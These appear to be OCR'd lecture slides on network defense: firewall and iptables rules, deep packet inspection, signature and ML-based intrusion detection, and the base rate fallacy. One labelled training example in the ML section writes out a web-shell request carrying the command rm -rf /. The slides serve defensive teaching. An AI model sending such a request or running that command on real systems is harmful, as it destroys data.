CS 114: Network Security

Lecture 19 - Honeypots

Prof. Daniel Votipka
Spring 2021

(some slides courtesy of Prof. Micah Sherr and Patrick McDaniel)

Tufts UNIVERSITY


Plan for today

- Administrivia
- Network Defense Review
- Honeypots
  - Overview
  - Malware analysis
- Exam 2 Review

Administrivia

- Exam on Thursday
  - Review at the end of class
- Grades for Homework 1, part 3 have been posted
- Homework 2 is due April 27th
  - Part 1: Port Scanner
  - Part 2: Port Scanner Detector
  - Part 3: Port Scanner Detector Evader

Network Defense Review


Enterprise Servers

IP Firewall Policy

- Specifies what traffic is (not) allowed
  - Maps attributes to address and ports
  - Example: HTTP should be allowed inbound only to the web-server (1.1.1.1) , to any external host


Source		Destination		Protocol	Flags	Actions
Address	Port	Address	Port			

- **Deny list (blacklist)**
  - Specifies connectivity that is explicitly disallowed
  - E.g., prevent connections from badguys.com
- **Accept list (whitelist)**
  - Specifies connectivity that is explicitly allowed
  - E.g., allow connections from goodguys.com

Stateless vs. Stateful

- **Stateless:** each packet considered in isolation
- Single packet contains insufficient data to make access control decision
- **Stateful:** allows historical context consideration
  - Firewall collects data over time
    - e.g., TCP packet is part of established session
- Q: What are the advantages/disadvantages of stateless and stateful?

DMZ (De-militarized Zone)



iptables Rule Parameters

- Non-comprehensive list of things you can match on:
  - Destination/Source
    - Specific IPs, or
    - IP address range and netmask
  - Protocol of packet: ICMP, TCP, etc
  - Fragmented only
  - Incoming/outgoing interface

Examples


```
iptables -A INPUT -s 200.200.200.2 -j ACCEPT

iptables -A INPUT -s 200.200.200.1 -j DROP

iptables -A INPUT -s 200.200.200.1 -p tcp -j DROP

iptables -A INPUT -s 200.200.200.1 -p tcp --dport telnet -j
 DROP

iptables -A INPUT -p tcp --dport telnet -i eth0 -j DROP
```

Deep Packet Inspection

- **Deep packet inspection** looks into the internals of a packet to look for some application/content context
  - e.g., inspect HTTP for URLs that point to malicious websites
  - Can have serious privacy issues if done by, say, Comcast
- To specify a match in iptables
  - `iptables -A INPUT -p tcp -m string --algo bm --string 'exe'`
    - matches packet with content containing 'exe'
  - `iptables -A INPUT -p tcp -m length --length 10:100`
    - matches packet with length between 10 and 100 bytes

Network Intrusion Detection Systems (NIDS)

Example Setup



Detection via Signatures

- Signature checking
  - does packet match some signature
    - suspicious headers
    - suspicious payload (e.g., shellcode)
  - great at matching known signatures
  - Problem: not so great for zero-day attacks -- **Q: WHY?**

Detection via Machine Learning

- Use ML techniques to identify malware
- Underlying assumption: malware will look different from non-malware
- **Supervised learning**
  - IDS requires learning phase in which operator provides pre-classified ***training data*** to learn patterns
  - Sometimes called **anomaly detection (systems)**
  - {good, 80, "GET", "/", "Firefox"}
  - {bad, 80, "POST", "/php-shell.php?cmd='rm -rf /'", "Evil Browser"}
  - ML technique builds model for classifying never-before-seen packets
  - Problem: is new malware going to look like training malware?

Base Rate Fallacy

- Occurs when we assess P(X|Y) without considering prior probability of X and the total probability of Y
- Example:
  - *Base rate* of malware is 1 packet in a 10,000
  - Intrusion detection system is 99% accurate
    - 1% false positive rate (benign marked as malicious 1% of the time)
    - 1% false negative rate (malicious marked as benign 1% of the time)
  - Packet X is marked by the NIDS as malware. What is the probability that packet X actually is malware?

Base Rate Fallacy

- 1% false positive rate (benign marked as malicious 1% of the time); TPR=99%
- 1% false negative rate (malicious marked as benign 1% of the time)
- *Base rate* of malware is 1 packet in 10,000
- Find Pr(IsMalware|MarkedAsMalware)
- Pr(Is|Marked) = Pr(Marked|Is)Pr(Is) / Pr(Marked)
  - Pr(Marked|Is)Pr(Is) = 0.99*1/10,000
  - Pr(Marked) = Pr(Marked|Is)Pr(Is) + Pr(Marked|IsNot)Pr(IsNot)
    - Pr(Marked) = (.99*1/10,000) + (0.01*9,999/10,000)
- Pr(Is|Marked) = 0.98%

Problems with IDSes

